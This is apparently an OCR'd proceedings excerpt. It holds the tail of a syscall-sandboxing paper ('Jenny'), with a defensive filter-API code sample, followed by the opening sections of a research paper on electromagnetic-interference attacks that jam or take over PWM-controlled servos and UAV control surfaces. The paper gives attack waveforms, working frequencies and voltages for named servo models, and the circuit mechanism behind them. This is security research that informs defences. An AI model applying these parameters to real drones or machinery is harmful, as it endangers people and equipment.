
[56] David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss. Donky: Domain Keys - Efficient In-Process Isolation for RISC-V and x86. In *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1677–1694, 2020.

[57] David Sehr, Robert Muth, Cliff Biffle, Victor Khimenko, Egor Pasko, Karl Schimpf, Bennet Yee, and Brad Chen. Adapting Software Fault Isolation to Contemporary CPU Architectures. In *USENIX Security Symposium*, pages 1–12, 2010.

[58] strace Developers. strace – linux syscall tracer. https://strace.io/, 2021.

[59] WebAssembly System Interface Subgroup. The WebAssembly System Interface. https://wasi.dev/, 2020.

[60] The kernel development community. Syscall User Dispatch. https://www.kernel.org/doc/html/latest/admin-guide/syscall-user-dispatch.html.

[61] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Nuno O. Duarte, Michael Sammler, Peter Druschel, and Deepak Garg. ERIM: Secure, Efficient In-process Isolation with Protection Keys (MPK). In *USENIX Security Symposium*, pages 1221–1238, 2019.

[62] David A. Wagner and Drew Dean. Intrusion Detection via Static Analysis. In *S&P*, pages 156–168, 2001.




Figure 10: Runtime of `/bin/true` with and without Jenny for various interception mechanisms and filter rules.

A Evaluation of the Initialization Overhead

Our evaluation in Section 6.2 does not include the additional time it takes to load and initialize Jenny. Jenny is built as a shared library, which we preload using `LD_PRELOAD`. To measure the constant overhead of preloading and initialization (*i.e.*, the creation of a default domain, scanning the binary), we run the program `/bin/true` without filter rules. Our measurement setup benchmarks the time between the `execve` syscall of `/bin/true` and the continuation of the `waitpid` syscall of a parent program.

Figure 10 shows the total runtime of `/bin/true` under different conditions. The first two bars show the native runtime and the runtime when the application is isolated in a domain, but with no syscall filtering. One can see that Jenny takes 1.8 ms to initialize. While outside of scope for our work, we believe that further optimizations of the startup procedure are possible here.

Other bars show the runtime when Jenny is used, with different filter mechanisms and filter rules applied. libc-indirect* traces all libc syscalls without distinction – hence the fast initialization. The minor overhead of libc-indirect* stems from registering the filter rules in the monitor and also applies to all other mechanisms. In contrast, other mechanisms take longer to initialize when more syscalls need to be registered for interception. seccomp-based filtering shows a larger overhead of up to 2.6 ms.In contrast, our pku-user-delegate mechanism shows small overheads of 0.6 ms.

B Sandboxing privileged processes

PKU sandboxing might also be used to protect *privileged programs*, e.g., setuid binaries (cf. the sudo exploit [47]). In this case, care must be taken to shield *all* privileged system resources accordingly. For this, one should additionally block all syscalls that require capabilities (e.g., `CAP_SYS_ADMIN`) [2] such as `pivot_root`, `mount`, and `reboot`. Moreover, privileged file system resources (e.g., `/proc/sys`, `/sys` and `/dev`) need to be blocked. Here, using the `prctl` approach from *base-mpk* is ineffective, instead new rules need to be designed similar to *localstorage*.

C Filter API

In Jenny the filtering mechanism and base filter rules (cf. Section 3.3) can be supplied via environment variables (e.g., `FILTER=base-mpk MECHANISM=ptrace_seccomp`) or via an API call. Additionally, as shown in Figure 11, one can install custom filter rules for each (sub-)domain. Note, that these filters run in addition to the base filter rules as well as any registered filter rules of their own parent domains. Line 9 registers a simple rule to deny all `write` syscalls. Line 10 registers a filter function, which logs (line 3) all attempted file accesses via the `open` syscall and then denies them.

```
1  void custom_open_filter(trace_info_t *ti) {
2      if (IS_SYSCALL_ENTER(ti)) {
3          printf("Domain %d is about to open file: %s\n",
4                 ti->did, ti->args[0]);
5          SYSFILTER_RETURN(ti, -EACCES);
6      }
7  }
8
9  //register syscall filters for sub-domain
10 jenny_sysfilter_domain(domain_id, SYS_write, SYSCALL_DENIED);
11 jenny_sysfilter_domain(domain_id, SYS_open, custom_open_filter);
```

Figure 11: Usage example of our filter API

Physical-Layer Attacks Against Pulse Width Modulation-Controlled Actuators

Gökçen Yılmaz Dayanıklı
Qualcomm

Sourav Sinha
Virginia Tech

Devaprakash Muniraj
IIT Madras

Ryan M. Gerdes
Virginia Tech

Mazen Farhood
Virginia Tech

Mani Mina
Iowa State University

Abstract

Cyber-physical systems (CPS) consist of integrated computational and physical components. The dynamics of physical components (e.g., a robot arm) are controlled by actuators via actuation signals. In this work, we analyze the extent to which intentional electromagnetic interference (IEMI) allows an attacker to alter the actuation signal to jam or control a class of widely used actuators: those that use pulse width modulation (PWM) to encode actuation data (e.g., rotation angle or speed). A theory of False Actuation Injection (FAI) is developed and experimentally validated with IEMI waveforms of certain frequencies and modulations.

Specifically, three attack waveforms, denoted as *Block*, *Block & Rotate*, and *Full Control*, are described that can be utilized by an attacker to block (denial of service) or alter the actuation data encoded in the PWM signal sent by an actuator's legitimate controller. The efficacy of the attack waveforms is evaluated against several PWM-controlled actuators, and it is observed that an attacker can implement denial-of-service attacks on all the tested actuators with *Block* waveform. Additionally, attackers can take control of servo motors from specific manufacturers (Futaba and HiTec) with reported *Block & Rotate*, and *Full Control* waveforms. A coupling model between the attack apparatus and victim PWM-based control system is presented to show that the attacker can utilize magnetic, resonant coupling to mount attacks at an appreciable distance. Indoor and in-flight attacks are demonstrated on the actuators of an unmanned aerial vehicle (UAV), the effects of which are shown to seriously impact the safe operation of said UAV, e.g., change in the flight trajectory. Additionally, the denial of service attacks are demonstrated on other actuators such as DC motors, the rotational speed of which is controlled with PWM, and possible countermeasures (such as optical actuation data transmission) are discussed.

This work was supported by the National Science Foundation (NSF) under Grant No. CNS-1801611.

1 Introduction

A cyber-physical system (CPS) is a complex combination of computation, communication, and control elements. A generic CPS includes actuators, sensors, and a controller as illustrated in Figure 1. The sensors convert a system variable (e.g., acceleration) to electric (digital or analog) signals and send them to the controller. The controller processes the sensor data and makes a decision for how to influence the future state of the system and sends actuation signals to actuators (e.g., a servo motor) which perturbs the CPS state.

The attackers can utilize EM waves to obstruct or manipulate the actuation data, sensor data, or communication signal which are illustrated as Point 1, 2, and 3 in Figure 1, respectively [1]. Our interest in this work is the FAI attacks in which the attacker aims to obstruct or manipulate the actuation control with IEMI. Pulse width modulation (PWM) signals, to which the actuation data (such as speed or rotation angle of a motor) is encoded, are commonly used for actuation control. The integrity of PWM signals is thus very important because any blockage or alteration of the actuation data results in the loss of control of the physical components. For instance, during an attack on a fixed-wing UAV, if the attacker prevents the actuation of the control surfaces (e.g., ailerons), the victim UAV can easily crash. Even with specific actuators, an attacker can take control of the control surfaces (e.g., ailerons) to force the UAV to follow an unsafe trajectory. This paper is concerned with how such an effect may be obtained by an attacker at a distance and without breaking traditional digital protections, e.g., encrypted communication between controller and actuator.

1.1 Related Work

Faraday's law of induction states that a time-varying magnetic field normal to a conductor loop results in an induced voltage at the terminals of the conductor [2]. An attacker can exploit this phenomenon by using specific waveforms to affect the circuitry conveying PWM signals (e.g., traces on printed circuit boards or cables) to manipulate the operation of a tar-




Figure 1: An IEMI attack can target a variety of attack points in a cyber-physical system: Actuation Signal (1), sensor output (2), and radio control signal (3) can be manipulated or blocked (i.e., jammed) by IEMI.

geted actuator by changing the voltage representing the PWM signal. In certain conditions (e.g., when the attacker exploits the victim resonance), the induced voltage is large enough to block or manipulate the actuation data (Point 1 Figure 1).

Unlike FAI attacks (Point 1 in Figure 1), sensor data manipulation (Point 2 in Figure 1) with IEMI has been well-documented in the literature. Kune et al. reported IEMI attacks to inject false data into microphones and implantable cardiac devices [3]. An IEMI attack on magnetic speed sensors of an anti-lock braking system was reported in [4]. Kasmi and Esteves show false voice commands to mobile phones can be injected through headphone cables with IEMI [5]. It is shown that a few-100 mVs of induced voltage [6] is more than sufficient to manipulate analog sensor data through ADC-clipping effect [6, 7] and device-nonlinearities [3, 8]. The reader is referred to [9, 10] for a systematic description of mechanisms such as 'ADC clipping and 'device nonlinearity' exploited in sensor data manipulation. However, as the amplifiers or ADCs are not used in the actuation system, the attacker can't exploit these mechanisms. To manipulate the actuation data (FAI), the attacker needs to induce a voltage comparable to the amplitude of the victim PWM, (e.g., 5 V for a UAV [11]) and spoof the victim controller, the mechanism of which is explained in Section 2.

Although sensor data manipulation is applicable with less power, it poses a less significant threat for the victim system because the robust state estimators can detect, filter, and correct the false sensor data injected by the attacker [12]. Nevertheless, the state estimators are not effective against FAI, because even the robust state estimator detects a faulty state due to the induced false actuation data and sends a 'recovery' actuation signal, the attacker overrides this 'recovery' signal, as the attack point is between the state estimator (in the controller) and actuator (Figure 1). The ability of FAI attacks to override the state estimator control makes them a severe threat for secure CPS operation. A low–frequency (50 Hz) sawtooth waveform that generates an 'artificial' voltage drop to depreciate the actuation data is demonstrated in [6]; however, the attack with low–frequency waveform has some limitations: first, the attacker radiator (toroid) should be placed around the victim PWM cables (i.e., attack distance is limited to a few cms.); second, the induced servo rotation is limited to one direction because the attacker can only decrease the PWM width; third, the attacker is assumed to be synchronized to the victim PWM signal which requires a receiver system to analyze the victim EM leakage. In this work, high–frequency (e.g., VHF–band) amplitude modulated attack waveforms are reported that increase the attack distance to multiple meters, force the servo rotation to both directions, and do not require synchronization or a receiver system to eavesdrop on the victim EM leakage.

Another class of attacks that utilize EM interference is 'communication jamming' that targets the communication link between the ground/radio controller and the system (Point 3 in Figure 1) [13]. Attacks are shown with malicious Wi-Fi signals to take control of the commercial drones [14, 15]. Unlike FAI, the 'communication jamming' is not effective if the victim device is in autonomous mode. Additionally, controllers with robust state estimators can mitigate communication jamming similar to sensor manipulation attacks unlike the attacks on actuation signal [12].

1.2 Contributions

To the best of the authors' knowledge, this is the first study solely focused on the threat IEMI poses to PWM–controlled actuators. Our contributions are as follows:

- Three attack waveforms are devised, namely *Block*, *Block & Rotate*, and *Full Control*, which consist of amplitude modulated signals matched to the resonant frequency of the victim PWM circuitry. While *Block* prevents actuator control, *Block & Rotate* and *Full Control* are shown to be capable of controlling the actuator rotation for certain servo models (Futaba and HiTec). Additionally, the efficacy of attacks is tested on other PWM-based actuators such as DC motors, the speed of which is controlled by the PWM.
- An electromagnetic coupling analysis is presented to determine the optimal attack parameters that maximize attack efficacy with distance. The analysis allows an attacker to determine the coupling ratio between an attacker antenna and victim PWM circuitry. From this model, the (resonant) frequency at which power from the attack setup can be delivered with the greatest efficiency can be found, thereby lowering the overall cost of attack. Two methods, an analytical and an experimental, are reported to estimate and determine the victim resonant frequency.
- The FAI attacks are demonstrated on a fixed-wing UAV during flights. For demonstration, an attacker system that consists of an RF module and an antenna is designed and mounted on the victim UAV. The *Block* and *Full Control* attacks are implemented during flights and the effect of the

attacks to the trajectory of the UAV is reported with the flight data (e.g., aileron rotation, roll angle, and trajectory).

- The countermeasures (e.g., optical signaling and shielding) to mitigate IEMI attacks on actuators are discussed.

A Zero Phase Shift Line (ZPSL) antenna with a uniform field distribution is designed and produced for the attack demonstrations, which is believed to be useful to other researchers investigating IEMI attacks (Appendix B).

2 Adversarial Control of Actuators

PWM signals control actuators through the information encoded in the signal, e.g., rotation angle or speed. An attacker aims to prevent successful transmission of, or change, this information to manipulate actuator movement.

Actuator Control with PWM: A PWM signal is a rectangular waveform with a fixed period, t_{PWM}, of 20 ms as illustrated in Figure 2a. The time duration, t_{high}, varies between 1 ms and 2 ms and carries the actuation information which is the actuation data like rotation angle or speed. In this section, the PWM operation is explained for a servo motor application for which the PWM carries the rotation angle data; however, the same mechanism (i.e., data encoded to t_{high}) is utilized for DC motor applications for which the rotational speed (rpm) is transferred. A generic servo spans an overall rotation angle of 90°and rotates in the clockwise direction with increasing t_{high}. For instance, $t_{high} = 1$ ms, 1.5 ms, and 2 ms corresponds to the rotation angles $-45°$, 0°, and $45°$ respectively, as illustrated in Figure 2b, 2c and 2d. There are two options for an actuator to process the actuation data encoded to a PWM signal. First, by checking the rising and falling edges the PWM pulse; second, take the average of the PWM possibly with a low pass filter. It is experimentally observed that the actuators are non-responsive to low-amplitude DC signals applied to PWM input, which shows that the duration between rising and falling edges of the PWM is used to determine the actuation data.

2.1 Threat Model


The threat model assumes an attacker aims to block or take over the control of PWM-based actuators with EMI. For an EM coupling discussion specific to attack scenario based on Faraday's law of induction [16], the reader is referred to Section 3. Throughout the attacks, there is no physical contact between the attacker and the victim hardware. Unlike high power EM attacks, in which the attacker aims to damage the victim circuitry and operation with excessive EM power [17], the FAI attacks are low–power and untraceable, and only intend to alter the victim PWM signal through EM coupling. The maximum attack power is limited to 20 W, which is obtainable with COTS amplifiers. In the first attack scenario which requires less–power, the attacker aims to block the actuation data to incapacitate the victim actuation control but not to inject false commands. In the second attack scenario, the attacker also aims to inject false actuation data to take control of victim actuators. The attacker has access to RF components like amplifiers and antennas, as well as information about the topology of the victim system, e.g., the estimated length of PWM cables.

2.2 Previously Reported Attack Waveforms

A 50 Hz sawtooth waveform that generates an 'artificial' voltage drop on a PWM signal to depreciate the actuation data is reported in [6]. Although the low-frequency waveform is capable of rotating servo counterclockwise, the attack has certain limitations, which we addressed with high-frequency attack waveforms with amplitude modulation. Firstly, the 50 Hz sawtooth waveform is effective from a few cm*s* and the attacker needs to wrap the PWM coils of the victim around the attacker toroid because the induced voltage is proportional to the time derivative of the attacker current, i.e., attack frequency ($dsin(\omega t)/dt = \omega cos(\omega t)$) [6, 18]. The reader is referred to Appendix A for a detailed discussion about the induced voltage and attacker frequency relationship. A relatively low-frequency (10 MHz) *Pulsed Sinusoid* is suggested in [19] to increase the t_{high} and rotate the servo to clockwise direction. However, each of these waveforms assume the attacker can synchronize the attack signal with the victim's PWM signal (i.e., the exact timing of victim PWM pulses), which requires an additional receiver (e.g., an antenna, low-noise amplifier (LNA), and a signal processing unit). Adding to that, as the previously discussed attacks do not exploit any special coupling mechanism, the attacks are limited to a short distance, i.e., the attacker radiator should be placed around the victim cables [6, 19]. In the following sections, three attack waveforms, namely *Block*, *Block & Rotate*, and *Full Control*, will be reported to address the distance and the synchronization limitations.

2.3 Wired Experimental Setup

A wired setup (Figure 3), in which the attack waveforms are added to the victim PWM and fed to the actuators, is adopted to test the response of the actuators to the reported attack waveforms.The wired–setup (i.e., conducted) minimizes the noise and the effect of the antenna pattern, which is necessary for a wireless setup. The victim side is a UAV system with a Futaba Ground Radio Controller that relays the control from the operator to a UAV Autopilot (e.g., Pixhawk) which converts the control information to a PWM signal and sends it to the servo motor. A voltage buffer is used to eliminate loading that might distort the waveform of the PWM. The attack waveform carrier is generated by a Rohde & Schwarz SMU 200 Vector Signal Generator during all attack scenarios. In the *Block & Rotate* and *Full Control* attacks, a Keysight 33600A Waveform Generator is added to the setup for envelope generation.



(a) (b) (c) (d)

Figure 2: PWM and servo motor control (a) Legitimate PWM signal (b) $t_{high} = 1$ ms, servo motor rotates to leftmost position. (c) $t_{high} = 1.5$ ms, servo motor rotates to center position. (d) $t_{high} = 2$ ms, servo motor rotates to rightmost position.




Figure 3: The reported attack waveforms are tested in a wired experimental setup on different servo models.

2.4 Attack Waveform I: Block

A *Block* attack is a continuous wave signal at the frequency f_a (Figure 4a), which induces a voltage in the victim PWM circuitry, which prevents the servo from detecting the rising and falling edges of the original PWM. The efficiency of the attack depends on the attacker frequency (f_a) and victim resonant frequency (f_v). The attacker can use victim resonant frequencies to increase attack distance. Analytical and experimental approaches are discussed in Section 3 to detect the victim resonance.

Wired Setup Results for Block: A *Block* waveform with a peak value (V_p) and frequency (f_a) (Figure 4a) is applied to the servo models in the wired setup (Figure 3). The following procedure is followed with frequencies (f_a) of 8.75 MHz, 17.5 MHz, 35 MHz, 70 MHz, and 140 MHz. The frequencies are chosen close to the resonance of the fixed-wing UAV on which the attacks will be demonstrated.

1. Establish servo control through ground radio controller.
2. Inject *Block* waveform starting from -30 dBm with 1 dBm increments.
3. Detect minimum V_p for successful attack (i.e., ground controller is not able to control servo rotation).

The red boxes (Table 1) display the successful attacks (i.e., the control of servo motor is lost). It is observed that all servo models can be blocked with varying attack powers (V_p); however, some servo models are more sensitive to the *Block* waveform. The Eflite models can be blocked with lower V_p values up to 70 MHz; another observation is that Futaba servos move freely (i.e., an external torque can move them.) during an attack, while Eflite and HiTec servos lock to the rotation angle of the instant the attack is initiated. Especially lower frequencies around $f_a = 8.75$ MHz requires lower V_p for successful attacks, the authors believe this is due to the low pass characteristic introduced by the shunt capacitance at the input of the servo microcontroller pin. It should be noted that the efficient attack frequency is a combined effect of victim resonance and servo frequency response given in Table 1.


2.5 Attack Waveform II: Block & Rotate

The *Block* waveform blocks the transmission of the rotation angle data to the actuators; however, an advanced waveform, with which the attacker to masks/erases the original rotation data encoded in t_{high} and injects false actuation data, is needed to control an actuator. An attacker can use a wide pulse ($t_{high} > 2$ ms) to override the original angle data.

To observe how a servo responds to a wide pulse ('Block' pulse in Figure 4b) on top of the original pulse, each servo is rotated to the neutral position (Figure 2c) and then a PWM signal with an out of range t_{high} is applied and the servo rotation is observed. During all measurements, t_{PWM} and V_{high} are kept constant at 20 ms and 3.3 V, respectively. It is observed that all tested servo models stay at their position when t_{high} is larger than 2 ms. While Eflite and Hitec servos lock (i.e., an external torque can not move them.), it is observed that Futaba servos move freely. The response of Eflite and Hitec might be a precaution to keep the servo rotation stable under conditions when rotation angle data is not available in the PWM channel. This observation also shows a weakness of servo motor control with PWM. An attacker can inject a wide 'Block' pulse on top of t_{high} and block the original actuation

Table 1: Block Attack is successful on all servo models (red boxes). Minimum peak voltage V_p for varying frequencies is reported for successful attacks. (MF: Moves Freely, L: Locks)

f_a	8.75 MHz	17.5 MHz	35 MHz	70 MHz	140 MHz
Eflite EFLR 7145	1.14 V (L)	1.48 V (L)	0.69 V (L)	2.10 V (L)	7.20 V (L)
Eflite EFLR 7155	0.56 V (L)	1.01 V (L)	1.14 V (L)	2.14 V (L)	6.50 V (L)
Futaba S3151	0.51 V (MF)	2.88 V (MF)	1.32 V (MF)	6.55 V (MF)	10.11 V (MF)
Futaba S3152	0.52 V (MF)	1.55 V (MF)	1.30 V (MF)	6.70 V (MF)	9.10 V (MF)
Futaba S3155	0.57 V (MF)	1.83 V (MF)	1.26 V (MF)	5.45 V (MF)	4.12 V (MF)
Futaba S9650	0.74 V (MF)	2.04 V (MF)	1.18 V (MF)	5.50 V (MF)	3.76 V (MF)
HiTec HS5245MG	2.28 V (L)	2.12 V (L)	2.68 V (L)	7.35 V (L)	4.28 V (L)



(a) (b) (c)

Figure 4: Attack waveforms (a) *Block* waveform disables the legitimate PWM (blue) (b) *Block & Rotate* waveform consists of two pulses: *Block* pulse eliminates the victim PWM and *Rotate* pulse injects the false rotation angle. (c) *Full Control* injects frequent pulses with a false rotation angle encoded in t_{rotate}.

data. However, an additional sinusoidal pulse should be used to inject the false rotation angle information ('Rotate' pulse in Figure 4b). The duration of the rotate pulse (t_{rotate}) determines the false rotation angle injected into the victim system. For instance, the attacker can use a *Block & Rotate* waveform with $t_{rotate} = 1$ ms (Figure 4b) to rotate the servo to -45°.

Wired Setup Results for Block & Rotate: The test procedure in Section 2.4 is followed with the wired setup (Figure 3). The *Block & Rotate* waveform is synchronized to the original PWM with an oscilloscope. The grey boxes in Table 2 shows the successful attacks in which the attacker can control the rotation with t_{rotate} (Figure 4b). The Eflite models respond to *Block and Rotate* by locking to a rotation angle depending on the servo model and f_a. However, it is observed t_{rotate} cannot determine the victim rotation. The authors think that the microcontroller of Eflite models is saturated due to *Block & Rotate* and can not detect the rising and falling edges of the 'Rotate' pulse which the false rotation angle information.

Futaba and HiTec servo models can be controlled by the *Block & Rotate* attack. A clear correlation between the increasing f_a and V_p is observed for successful attacks. The HiTec model can be controlled by applying an attack waveform with $V_a = 3$ V and $f_a = 8.75$ MHz; however, at higher frequencies, the attacks were not successful within the setups' power level. All of the Futaba models can be controlled by *Block & Rotate* at $f_a = 70$ MHz and $f_a = 140$ MHz and attacks at $f_a = 70$ MHz require significantly less attack power on Futaba models.

Block & Rotate enables the injection of false rotation angle information to the PWM channel, but it requires the attacker to synchronize or align the 'Block' pulse to the victim PWM. Despite being theoretically possible with the detection of magnetic fields emanated from rising and falling edges of the victim PWM, practically synchronization is difficult. Firstly, multiple PWM signals controlling the servo motors emanate a combination of fields, and picking the desired fields requires a sensitive receiver system. Additionally, even though a sensitive receiver is employed, the magnetic field measurements will be highly dependent on the antenna orientation and PWM cable position. Although *Block & Rotate* applies to stable systems like production lines or solar tracking systems with PWM-controlled actuators, it is hard to implement synchronization on a mobile system like a UAV.

Table 2: *Block & Rotate* is successful on Futaba and HiTec models (red boxes). The minimum peak voltage V_p for varying frequencies is reported. (FC: Full Control, RM: Random Movement, LA: Locks At, NC: No Control)

f_a	8.75 MHz	17.5 MHz	35 MHz	70 MHz	140 MHz
Eflite EFLR 7145	1.64 V (LA 0°)	1.74 V (LA 0°)	1.66 V (LA 0°)	1.3 V (LA 0°)	6.6 V (RM)
Eflite EFLR 7155	NC	1.46 V (LA 30°)	NC	6 V (LA 30°)	5.5 V (LA 60°)
Futaba S3151	1.84 V (FC)	NC	NC	5.35 V (FC)	12.30 V (FC)
Futaba S3152	1.20 V (FC)	1.94 V (FC)	NC	4.82 V (FC)	14.00 V (FC)
Futaba S3155	NC	NC	NC	4.08 V (FC)	12.10 V (FC)
Futaba S9650	1.09 V (FC)	NC	NC	4.83 V (FC)	12.7 V (FC)
HiTec HS5245MG	3.22 V (FC)	NC	NC	NC	11.6 V (LA 120°)

2.6 Attack Waveform III: Full Control

In an actuation control application, PWM has a fixed duty cycle in between $\%5 < \frac{t_{high}}{t_{PWM}} < \%10$ (Figure 2a, $t_{PWM} = 20$ ms). An attacker can exploit the low duty cycle nature of the PWM by injecting an attack PWM with a significantly larger duty cycle (i.e., the same t_{high} with lower t_{PWM}), so the question arises: *What happens when an attacker applies a PWM with a larger duty cycle?*

As the t_{high} range is fixed for actuation control, the attacker can only modify the t_{PWM} to alter the duty cycle. t_{PWM} is decreased to 2.5 ms and the servo operation is observed by varying the t_{high} in between 1 ms and 2 ms and it is observed that each servo model can be controlled with the increased duty cycle PWM. Note that the t_{PWM} value is chosen slightly larger than the maximum t_{high} value to maximize the duty cycle without losing the rising/falling edges. This observation is the basis for *Full Control* waveform which consists of frequent sinusoidal pulses with period 2.5 ms and varying t_{rotate} (Figure 4c). The attacker chooses the t_{rotate} in the range [1 ms 2 ms] to inject false rotation angle information to the PWM channel. The *Full Control* does not need synchronization to the victim PWM unlike the *Block & Rotate*. Adding to that, the high duty cycle *Full Control*, with frequent rising and falling edges, masks the original PWM signal and takes control of the victim actuator.

Wired Setup Results for Full Control: Table 3 shows the effect of *Full Control* attack on servo models for varying




Figure 5: The protection diode rectifies the attack waveform. The victim capacitance (C_v) is charged up to the peak but not able to discharge which results in the appearance the attack waveform envelope at the PWM input.

attack frequencies. It is observed that Eflite EFLR 7145 and 7155 servos respond to *Full Control* waveform by moving randomly to a variety of angles. HiTec HS5245MG has also a very similar response, it randomly moves or locks at some random angle. Although *Full Control* waveform prevents the Pixhawk Autopilot to control the servo, it is not possible to inject false rotation angle data to fully control the Eflite and HiTec servos. On the other side, all tested Futaba models can be controlled with *Full Control* waveform at reported attack frequencies. For instance, Futaba S3152 can be controlled by an attack waveform at $f_a = 70\,\text{MHz}$ with a 4.54 V peak voltage in the PWM channel. The control can be achieved by adjusting the t_{rotate} (Figure 4c) in between 1 ms and 2 ms. Especially, $f_a = 70\,\text{MHz}$ is a significant attack frequency for a UAV system because it is close to the resonance of the aileron PWM cable as will be explained in Section 3.3.

2.7 Attack Mechanism

Diode-based protection circuits are simple and cost-effective in protecting the ports of controllers from excessive voltage, electrostatic discharge, and reverse currents [20, 21]. However, the diodes combined with the inherent capacitance and resistance of the victim circuitry can behave as an 'envelope detector' [22] which enables the use of amplitude-modulated attack waveforms such as *Full Control* and *Block & Rotate*. In Figure 5, a reverse-current protection diode is shown to illustrate the attack mechanism. The R_v and C_v in Figure 5 models the terminal impedance, the by-pass capacitors and input capacitance of the victim input. The attack waveform coupled through the PWM cables is rectified by the diode, which leaves only the positive cycles. With the first rectified cycle, the capacitor is charged up to the voltage peak; however, the capacitor can not discharge between the cycles due to the high frequency/low period nature of the attack waveform and relatively high time constant of the parallel $R-C$ circuit [23]. Additionally, the overall circuitry including the diode and R_v, C_v is nothing but an envelope detector widely used as an AM demodulator in the early radios [22, 24]. For the success of the attacks, the rectification of the diode is the key, because the rectification introduces the low-frequency component of the attacker, i.e., the envelope. We observed that Futaba and HiTec servo controller boards consist of diode protection which is the reason for the successful control of these servos.

Table 3: Full Control is successful on Futaba models (red boxes). Eflite and HiTec models move randomly; however, it is not possible to control them. (FC: Full Control, RM: Random Movement)

f_a	8.75 MHz	17.5 MHz	35 MHz	70 MHz	140 MHz
Eflite EFLR 7145	0.45 V (RM)	1.33 V (RM)	1.57 V (RM)	1.12 V (RM)	4.16 V (RM)
Eflite EFLR 7155	0.87 V (RM)	1.39 V (RM)	1.21 V (RM)	2.04 V (RM)	4.28 V (RM)
Futaba S3151	0.77 V (RM)	2.54 V (RM)	1.84 V (RM)	3.80 V (FC)	12.40 V (FC)
Futaba S3152	1.20 V (FC)	1.86 V (FC)	1.06 V (FC)	4.54 V (FC)	11.90 V (FC)
Futaba S3155	1.58 V (RM)	2.75 V (RM)	3.44 V (RM)	3.92 V (FC)	11.10 V (FC)
Futaba S9650	1.11 V (FC)	2.94 V (RM)	0.94 V (RM)	4.16 V (FC)	9.10 V (FC)
HiTec HS5245MG	2.76 V (RM)	2.06 V (RM)	2.20 V (RM)	3.72 V (RM)	6.90 V (RM)

2.8 Comparison of Attack Waveforms

A comparison of attack waveforms is given in Table 4. *Block* waveform is prevents the transmission of actuation data transmission at each tested frequency and observed to be effective on all tested servo models. The previously reported *Sawtooth* [6] and *Pulsed Sinusoid* [19] waveforms can rotate the Futaba servo to one direction, but limited in terms of the attack distance, rotation direction and require synchronization which necessitates a sensitive receiver (an LNA, filter matched filter, and possibly a signal processing unit) to detect the EM leakage of the victim PWM. *Block & Rotate* and *Full Control* enable the attacker to fully control specific servo models by injecting rotation angle data to the PWM channel. *Block & Rotate* is applicable to tested Futaba and HiTec servos models (Table 2 and 3). As a side note, *Full Control* exploits the low duty–cycle nature of the original PWM and injects the false actuation data very frequently to take control of the victim actuator without a need for synchronization. *Full Control* applies to all Futaba models and gives the attacker the 'full control' of the servo rotation i.e., clockwise and counter-clockwise rotation.

3 Enabling Attacks at Distance

